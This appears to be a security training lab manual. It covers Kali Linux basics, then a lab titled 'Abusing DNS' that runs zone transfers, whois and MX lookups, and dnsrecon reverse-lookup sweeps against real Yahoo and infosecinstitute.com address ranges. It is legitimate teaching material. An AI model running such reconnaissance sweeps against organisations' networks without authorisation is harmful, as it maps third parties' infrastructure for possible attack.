Table of Contents

Lab 1 - Linux Fundamentals

Exercise 1 - Starting up Kali Linux

To begin you'll need to practice starting up your VM's. Launch your Kali Linux VM from the shortcut on your Desktop. Once the VM is started up, use the username of **root** and password of **infosec458$%*** 💬

After logging in, type the command *startx* to bring you to your Kali Linux Desktop.

```
startx
```

Exercise 2 - Basic Linux Usage

Now that you have logged into your Kali Linux VM, we'll take a tour and cover some basic Linux functionality. If you notice on your Kali Linux VM desktop, you'll see at the top, an Applications drop down menu followed by Places, then the Iceweasel icon. Next to that is a black terminal icon, click it to open a terminal. See the graphic below:

Figure 1.1 – Opening a Terminal

The resulting terminal window will look as the one below.




Figure 1.2 – Terminal

The first thing we'll want to do is take a look at what is in our current directory. That's simply done using the *ls* command. So type the command:

```
ls
```

The results will be a display of what is in your current directory, an example is below. If your list of files and folders does not exactly match what you see here, that is ok.

Figure 1.3 – Running the ls command

This *ls* command shows us all normal files and folders. If we wanted to see all files and folders including hidden ones, we would append the *-l* and *–a* switches. The full command would look like:

```
ls -la
```

Notice that there are a lot more files than when simply running `ls`. The files that begin with a "." are hidden files.




Figure 1.4 – Results of running the ls -la command

The next thing we want to do is take a look at how to find out what our current directory actually is. One of the biggest challenges for people coming from Windows to Linux is understanding the directory structure. Directory structure confusion makes it difficult to know where you are at any given time while you're on the Linux terminal. Fortunately, there's a way to always tell. To see your current directory, enter the command *pwd (print working directory).*

```
pwd
```

The results should look like the image below.

Figure 1.5 - Results of the pwd command being entered

Another common skill you will need is the ability to see running processes in Linux. The command to do this is *ps -A*. Enter:

```
ps -A
```




Figure 1.6 – The results of running ps -A

Probably went by too fast for you to see all the processes right? This is where the *more* command comes in. We'll also introduce pipe "|" at this point. Piping is a way to send the output of one command to another command as input. The command *more* allows you to show only one page/screen's worth of information, and allows you to then hit enter to scroll through data one line at a time. Try it. Entering the following to do what was just described:

```
ps –A | more
```

Now after the first page shows up, hit enter to scroll to the next line of data. What we did was sent the output of the command *ps -A* to the *more* command. You can also use *more* in a stand-alone fashion as well. Let's use more to read the large /etc/services file, which contains common port to service mappings.

```
more /etc/services
```

And of course as you keep hitting enter, you scroll through the entire file. And to exit out of the more operation immediately, hit the `q` key.

Another common utility that we output stuff to is a utility named *grep*. You can search for specific strings or data within other data using *grep*. To demonstrate this, start Iceweasel by going to *Applications* > *Internet* > *Iceweasel Web Browser*. Now go back to your terminal and type the following:

```
ps -A | grep iceweasel
```




Figure 1.7 – Grepping for the running Iceweasel process

As you can see in my output, Iceweasel is running with a PID (Process ID) of 25818. Of course, your PID will be different. This is useful in cases where we want to focus on just this process. Since we know the process, we can now *kill* it if we'd like. The command *kill* used to stop processes based on the process ID generally. Let's kill Iceweasel. Remember your PID is different! So enter your PID instead of 25818. 

```
kill -9 25818
```

This should terminate the Iceweasel process immediately. The *-9* in the command instructs *kill* to ignore any interrupt that the kernel might send to try and block the kill signal. Think of it as a force or /F in Windows. Now how can we check to see that the kill command actually stopped Iceweasel? For one, the browser window is gone. But if you really want to be sure, run *ps* and *grep* for it again.

```
ps -A | grep iceweasel
```

You should notice that no results are returned, meaning we successfully killed it. If you want to know more about *kill, ps, ls, pwd* or any Linux command, start by trying to *man* it. For example, the command:

```
man ps
```

Would show you all the switches and usage examples for properly using *ps*. Go ahead and try it. To get out of *man*, hit the `q` key.

Exercise 3 - Manipulating Text Files

We'll start off reading, editing and creating text files using the *cat* command. Let's start by simply creating a text file and adding some text to it using *cat*.

```
cat > infosecrocks
```

This puts you in interactive *cat* mode, so you're now able to interactively work with the text file that was created as a result of running the command. Go ahead and enter some text.

```
Infosec is a great place to learn skillz!
```

Now hit enter one time to return and to a new line. Then type *Ctrl+D* (that's Control and D simultaneously). You have just created a text file with *cat*. Now let's read the file with cat to make sure it contains the data we entered. Notice there is no > symbol this time.

```
cat infosecrocks
```

If you were successful, you should see the "Infosec is a great place to learn skillz" text printed to your screen.




Figure 1.8 – cat'ing the infosecrocks file

Now let's use *cat* to append or add data to the existing file. Notice we have two > instead of one this time. That denotes append. Enter the following:

```
cat >> infosecrocks
Hello self!
```

Now hit enter one time for a new line, then hit *Ctrl+D* again to close out. Read the file and verify the "Hello self!" line was added.

```
cat infosecrocks
```




Figure 1.9 – Infosecrocks file after appending to it

Exercise 4 - Basic Networking Information

The first point I want to make here is that you should always check your IP address information before doing any lab, to verify that it hasn't changed since the last lab, because it always could. The most fundamental way to do this is by simply entering the *ifconfig* command. Enter it like so:

```
ifconfig –a
```

This lists all of your network card information. The top block of information which should have *eth0,1,2,3,*or *4* all the way to the left is your actual network card. The second block of information is the loopback address. Which is used to denote “home”. See below.




Figure 1.10 - Running ifconfig on Linux

Now if for some reason, we wanted to release and renew our IP address, that command would look like the following.

Release the current IP:

```
dhclient -r
```

Gets a new IP address via DHCP discover:

```
dhclient eth0
```

Exercise 5 - Auto-complete and Command History

Another important technique that will make you much faster is using the auto-complete or tab-complete function. It’s really simple. Go ahead and read the /etc/services file by typing:

```
cat /etc/services
```

Now let's do it the fast way. Type *cat /et* then hit the tab key (do not put a space after the "t" before hitting tab).

```
cat /et<tab>
```

It should auto-complete */etc/* for you. Now auto-complete the rest by adding */ser* to what is already auto-completed. So continue with this:

```
cat /etc/ser<tab>
```

You should see that hitting tab auto-completes services for you. Now before moving on. Type the following:

```
cat /etc/se<tab><tab>
```

Notice we left off the r in this case. More importantly notice that Linux gave us several options this time. See below:

Figure 1.11 – Cat of /etc/se

The reason is because all of those directories and files begin with "se". So Linux is simply asking us, "Which one do you want?" The more specific you are, the better auto-complete will be able to know what you're trying to get to. Once you've typed commands over a long period of time, doing the simple up arrow to go back through all your commands can become very cumbersome. For this we have the history command. Type *history* from your shell.

```
history
```

You should see that a list of all the commands that you have typed up to this point show up. So you can now run these commands directly out of history if you choose. For example look at the history in the image below.




Figure 1.12 – History command

If I wanted to run the *pwd* command again, I could simply type *!99* and it would run. See below:

Figure 1.13 – Running a command out of history

Even cooler than that, we can also *grep* history. To see only *cat* commands, type the following:

```
history | grep cat
```

Figure 1.14 – Grepping for cat in history

As you can see, instead of all the history showing up, only the *cat* commands show. This can be really powerful when you've amassed hundreds or thousands of commands. All the commands covered so far will be used many more times throughout the course. Keep the Quick reference page handy!

Quick Guide Reference – Commands needed later

`ls` = list directory contents

`ls -la` = list directory contents using long filename format which includes extensions, as well as list hidden files.

`ps -A` = show running processes

`dhclient -r` = release ip address

`dhclient eth0` = get new ip address (note your eth might be a number other than 0)

`history` = show a list in order of occurrence, the commands you've typed.

Lab 2 - Abusing DNS

Exercise 1 – Basic DNS functionality

The first portion of this lab will have us working against our own individual DNS servers to see how basic DNS queries work. We'll be looking at the different record types and how to pull them from a DNS server. You will need your **Windows Server 2012 R2 VM** and our **Kali Linux VM**.

First, record the IP addresses of both your Kali Linux VM and the Windows Server 2012 R2 VM. Note: Your IP addresses may be different than those in the examples. In most of the examples we will be using 192.168.x.x to represent your Windows Server 2012 R2 VM's IP address.

Now we will take an initial look at our Windows Server 2012 R2 VM DNS configuration. On your Windows Server 2012 R2 VM select *Start* > *Administrative Tools* > *DNS*. Now expand the *Forward Lookup Zones* folder, then expand *infoseclocal.com* domain. You should see the records shown below.




Figure 2.1 - DNS Configuration Manager

What you see on the right are the DNS A records, SOA records, and MX records for the *infoseclocal.com* domain. Basically if a client were to ask this specific DNS server for the IP address of *media.infoseclocal.com*, it would respond with the A record that says *192.168.1.18*. In a real enterprise, this DNS server might contain thousands of records that represent each device on the corporate network. Additionally, when you look up websites like google.com, the same mechanism is at play. Your computer sends a DNS request to some DNS server somewhere and asks for the IP address of google.com. But that is looking up one record at a time. What if we wanted to get all records or all of a certain kind of record? This is where *dig* comes in.

Recall the IP address of your Windows Server 2012 R2 VM, go to your Kali Linux VM now and enter the following command in a shell to get all the DNS records this server has. Remember to use your Windows Server 2012 R2 IP address, which may be different from the one used in this example.

```
dig @192.168.x.x infoseclocal.com axfr
```

Figure 2.2 - Dig against the Windows Server 2012 R2 VM's infoseclocal.com domain

There is a lot of data here, but the important part for now is the actual host to IP address mappings show in the graphic above. Alternatively, if we just want to get name server information, then we would dig for just NS records. Do that by entering the following command:

```
dig @192.168.x.x infoseclocal.com ns
```

Since there is only one authoritative server for our practice domain, you will only see one in the results. This gives us a general idea of how we can query a DNS server to get information on all the devices and sub-domains it "knows" about. So the next step is to learn how to do the same against real DNS servers out on the internet.

Exercise 2 – Querying DNS Servers on the web

IF YOU DON'T HAVE INTERNET ACCESS DO NOT ATTEMPT THIS EXERCISE. IT WILL NOT WORK UNLESS INTERNET ACCESS IS AVAILABLE.

The first thing we did was query our own internal DNS server for records. These records simply point to devices on our own theoretical network. When querying servers for other organizations, such as Yahoo or Facebook, we would first have to try and find which DNS servers on the internet we need to query. Be advised that as time changes, so could these addresses. So don't get too concerned if your addresses do not match exactly. To do this we will use *whois*. On your Kali Linux terminal enter the following:

```
whois yahoo.com
```




Figure 2.3 - Yahoo DNS servers

There is a lot of information that comes back from the *whois* command, but if you look towards the bottom quarter, you'll see a list of DNS servers. They have arrows pointing to them in the above graphic. These are the domain servers for the yahoo.com domain. We will now try to query the *ns1.yahoo.com* server for MX records related to the yahoo.com domain. Enter the following command to do that:

```
dig @ns1.yahoo.com yahoo.com mx
```




Figure 2.4 - Yahoo MX (mail) servers.

Let's repeat this same exercise against facebook.com:

```
whois facebook.com
```

Figure 2.5 - Facebook DNS servers after whois

Next as we did with yahoo, we will query one of these DNS servers for MX records:

```
dig @a.ns.facebook.com facebook.com mx
```

Figure 2.6 - Facebook mx records via dig

You should see at least one MX record as indicated by the arrow above.

Exercise 3 – Reverse Lookups

IF YOU DON'T HAVE INTERNET ACCESS DO NOT ATTEMPT THIS EXERCISE. IT WILL NOT WORK UNLESS INTERNET ACCESS IS AVAILABLE.

Everything we have done so far depends on getting data from the DNS servers' forward lookup records. In other words, these DNS files allow us to look up a host by name, such as www.yahoo.com. Essentially, www is a host on the yahoo.com domain. Sometimes DNS servers also store reverse lookup records. With reverse lookup records we can do the opposite, which means see which hosts are associated with a given IP address.

The tool we'll be using to do reverse lookups is named *DNSrecon*. First let's use dig in another way to get an idea of some potential IP ranges. We'll start with yahoo.com:

```
dig yahoo.com
```

```
;yahoo.com.                    IN      A

;; ANSWER SECTION:
yahoo.com.             5       IN      A       98.138.253.109
yahoo.com.             5       IN      A       98.139.183.24
yahoo.com.             5       IN      A       206.190.36.45
```

Figure 2.7 - dig of yahoo.com

As we can see, in this case and for now, *98.138.253.109, 98.139.183.24*, and *206.190.36.45* are all valid A records (host lookup records) for the yahoo.com domain. We'll start with the *206.190.36* network. We'll invoke *dnsrecon* and run it against the *206* network. We can assume that yahoo owns that entire class C network. But let's see:

```
dnsrecon –r 206.190.36.1-206.190.36.254
```

```
Performing Reverse Lookup from 206.190.36.1 to 206.190.36.254
     PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.8
     PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.9
     PTR vl121.slb2-7-prd.gq1.yahoo.com 206.190.36.6
     PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.7
     PTR vl-121.bas1-7-prd.gq1.yahoo.com 206.190.36.3
     PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.1
     PTR UNKNOWN-206-190-36-X.yahoo.com 206.190.36.2
```

Figure 2.8 - Reverse lookup on one of yahoo.com's ranges

Above is just a snippet of all the records you get back from the IP range we queried with *dnsrecon*. This is a lot of data to try and manually sift through. You should start now getting into the habit of writing everything to a file. Run the command again, but this time, write the results to a file.

```
dnsrecon –r 206.190.36.1-206.190.36.254 > 206rev
```

This will write the results to a file named *206rev*. It's always a good idea to name your output files something related to the data gathered and technique used. You'll notice you won't see anything being output to the screen because you're sending it to a file. Let's now read that file.

```
more 206rev
```

More will allow you to go through the file page by page at your own speed. Just keep hitting enter to scroll through the entire file. As you can imagine, this can be time consuming as well. Let's look through the file for some specific things that are commonly on networks. We'll use our old friends *cat* and *grep* for these things. Enter these commands in sequence:

```
cat 206rev | grep admin
cat 206rev | grep http
cat 206rev | grep mail
```

The results should look something like the below results.

Figure 2.9 - Grep results from the 206rev file

Looks like we struck out in finding any servers with the name "mail" in DNS. Maybe we should go back to the MX records since MX records are related to email servers. If we run *dig @ns1.yahoo.com yahoo.com mx* we find that there are a few MX records for yahoo.com. Let's take a closer look at the *mta6.am0.yahoodns.net* record. If we perform a *dig* command on that DNS record by typing *dig mta6.am0.yahoodns.net* we find that the IP address for that system is *66.196.118.33*. Let's do a *dnsrecon* against the *66.196.118.1-66.196.118.254* address range. Remember to redirect the output to a file. Let's keep with our existing naming convention by naming it "66rev".




Figure 2.10 - Grep results from the 66rev file

As you can see, just using a little intuition and knowledge of common naming conventions, we have found quite a few devices already. Keep in mind we've only started to scratch the surface on a single IP range. Yahoo owns several IP

blocks. So in the real world, this exercise could take days or weeks to complete thoroughly. Let's try to do the same against infosecinstitute.com. Our sequence is to first dig to find IP ranges, then *dnsrecon* those ranges.

```
dig infosecinstitute.com
```

```
dnsrecon -r 216.92.251.1-216.92.251.254
```




Figure 2.11 - DNSrecon against the infosecinstitute.com suspected IP range

